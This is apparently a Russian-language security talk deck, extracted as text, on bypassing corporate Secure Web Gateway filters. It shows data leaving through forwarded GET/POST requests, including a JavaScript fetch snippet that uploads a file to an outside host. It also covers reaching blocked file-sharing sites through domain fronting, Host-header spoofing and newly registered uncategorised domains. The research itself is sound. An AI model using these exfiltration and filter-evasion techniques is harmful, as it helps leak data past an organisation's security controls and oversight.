Логи веб-сервера запрашиваемого пользователем ресурса

Пример 1. Обход “зубастых” политик

Проверка гипотезы о том, что SWG-шлюз перешлет и пользовательские GET-параметры



Пример 1. Обход “зубастых” политик

Подтверждено, что пользователь, у которого нет прав на обращения к любым (!) веб-ресурсам, находящимся в сети Интернет, все же может передавать на них произвольные данные в query-параметрах (они же “GET-параметры”)


```
$ python server.py
HTTP server: 0.0.0.0:443
```

CLIENT	METHOD	PATH	CODE
	GET	/?data=test123	200
	GET	/favicon.ico	404

Логи веб-сервера запрашиваемого пользователем ресурса

Пример 1. Обход “зубастых” политик


Более того, пользователь может отправлять данные с помощью POST-запросов, которые также будут продублированы SWG-шлюзом до целевого веб-ресурса



Отправка файла в теле POST-запроса с помощью консоли разработчика

Пример 1. Обход “зубастых” политик

Более того, пользователь может отправлять данные с помощью POST-запросов, которые также будут продублированы SWG-шлюзом до целевого веб-ресурса



Доступ заблокирован!

Добавляйте на эту панель сайты, которые вы часто посещаете. [Импортировать закладки](#)

```
LmAzy9fAv7UEIcGdY1RMofHRqQM83vqN6cWdw61H1fo9tttKORJUeGSM02JD4e+Ek0z48xZacXgyIWwF9Uk8Xa7dJN8bNVkIjYk3jbG1D3/3V2uZqOJkHccrBuQnOowMw7D3eedGE+1W5ebdAYMVUA1j6uvZdw+duseztMcTI8hy25QMzDmELMVbxHWarqBYJLJh8A4sxWiVfYow6du+dpC1xUmJT0BZYafj4hL6Dr1V1C5y5PzROTus7jXbwtBohnMzuH8ZLs1nh0a1Vy1eHxKIjrrE1Wok5nGbINMsoGsSphT7q7GS/S110qALwEtL7DPkcBtdxN71UQXgNOpz/5JdF3hfW7+XXBa9TKhvn1Ajan9PfQX1KZz1HoOkYMcxbx0SbUngQhFq0t1GM56WADW4yTm5jn4y97jCGZtmYpnGIy31fIBB/H5YY82NBwakCqsyfcfwir0sZGGXPZReGhp68vRmcj2IbM3rFUNNV7cHF+/brkX9Pm7vr98cZq8/lo40YnayRysObtzdcyUFAtMiv39xkXrDL0r9VeqmVYUgnIcyWaGP+PBnraLDTt6ZtiU8XHLvImL2v3rPPs79owkTBRsp3IeDPUeA4Sag=";
```

```
const blob = new Blob([fileContent], { type: 'text/plain' });
const formData = new FormData();
formData.append('file', blob, 'sample.txt');
fetch('http://.../upload', {
  method: 'POST',
  body: formData
})
.then(response => response.json())
.then(data => console.log('Success:', data))
.catch(error => console.error('Error:', error));
```

POST http://.../upload 403 (Forbidden) VM474:5

```
$ python server.py
HTTP server: 0.0.0.0:443
```

CLIENT	METHOD	PATH	CODE
	POST	/upload	200

Отправка файла в теле POST-запроса с помощью консоли разработчика

Пример 1. Обход “зубастых” политик

Можно ли определять, есть ли у пользователя доступ в Интернет до пересылки HTTP-запросов на целевой ресурс?

Можно, а зачем?

Пример 2. Получение доступа к “своему” веб-ресурсу

Работнику разрешен доступ веб-ресурсам только из определенных категорий

disk.yandex.ru

Инкогнито



Доступ заблокирован

Запрошенный ресурс относится к запрещённой категории и не может быть открыт в соответствии с политикой информационной безопасности компании.

И

Информация о запросе

URL-адрес	https://disk.yandex.ru/
Прокси-сервер	swg-proxy-01.corp.local (10.20.30.15)
Пользователь	user@company.local
Тип файла	text/html
Дата и время	
Имя правила	Блокировка по категориям / Category-based blocking policy
Обнаруженные категории	SoftwareAudioVideo, FileSharing, InformationTechnologies, SearchEnginesAndServices, InternetServices

20

Пример 2. Получение доступа к “своему” веб-ресурсу


Прости, файловые хранилища
в сделку не входили

Имя правила

Блокировка по категориям / Category-based blocking policy

Обнаруженные категории

SoftwareAudioVideo **FileSharing**, InformationTechnologies,
SearchEnginesAndServices, InternetServices




Пример 2. Получение доступа к “своему” веб-ресурсу

Категоризация в Secure Web Gateway (SWG) – это ключевой процесс, при котором система распределяет веб-ресурсы по заранее определённым категориям на основе их контента, репутации или других характеристик.

100+

категорий веб-ресурсов в среднем
можно найти в популярных SWG-
решениях



Пример 2. Получение доступа к “своему” веб-ресурсу

Аукцион и регистрация освобождающихся доменов



Введите домен или слово

Всего: 167649

Снижение ставки

Правила

Домен	Регистратор	Лет	Возможное освобождение	Доступные ставки	Текущая ставка
ugansk.ru	DOMAINS	29	01.09.2026	450 - 10 000 000 ₽	-
cpress.ru	DOMAINS	29	01.09.2026	450 - 10 000 000 ₽	- По

Пример 2. Получение доступа к “своему” веб-ресурсу

Определение категорий ресурсов с помощью западных сервисов

urlfiltering.paloaltonetworks.com/query/

URL: disk.yandex.ru

Categories: Online-Storage-and-Backup

Risk Level: Low-Risk

fortiguard.com/webfilter

disk.yandex.ru

Submit a URL to check its Rating

7.0 +


FortiOS Version

Category: File Sharing and Storage

Websites that permit users to utilize Internet servers to store personal files or for sharing, such as with photos.

Пример 2. Получение доступа к “своему” веб-ресурсу

Определение категорий ресурсов с помощью отечественных сервисов



Пример 2. Получение доступа к “своему” веб-ресурсу

Что еще можно попробовать:

Domain Fronting

Несмотря на использование SSL-инспекции, может выстрелить даже в 2026 году

Пример 2. Получение доступа к “своему” веб-ресурсу

Что еще можно попробовать:

Domain Fronting

Несмотря на использование SSL-инспекции, может выстрелить даже в 2026 году

Добавление заголовка Host

Обращение по IP, но с добавлением заголовка Host с указанием произвольного домена

Пример 2. Получение доступа к “своему” веб-ресурсу

Что еще можно попробовать:

Domain Fronting

Несмотря на использование SSL-инспекции, может выстрелить даже в 2026 году

Добавление заголовка Host


Обращение по IP, но с добавлением заголовка Host с указанием произвольного домена

Использование “новорега”

Из-за мiskonfigураций может пустить к ресурсу, у которого не удалось определить категорию

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Пример отправки модулем аналитики POST-запросов с query-параметрами



```

221 https://... POST /report?encrypted_request=1&...
Request
Pretty Raw Hex
1 POST /report?encrypted_request=1&...
2 Host: ...
3 Accept: application/json
4 ...
5 ...
6 Send-Timezone: -18000
7 Content-Type: application/x-www-form-urlencoded
8 Connection: Keep-Alive
9 Accept-Encoding: gzip, deflate
10 Content-Length: 992
11
12 ...
  
```

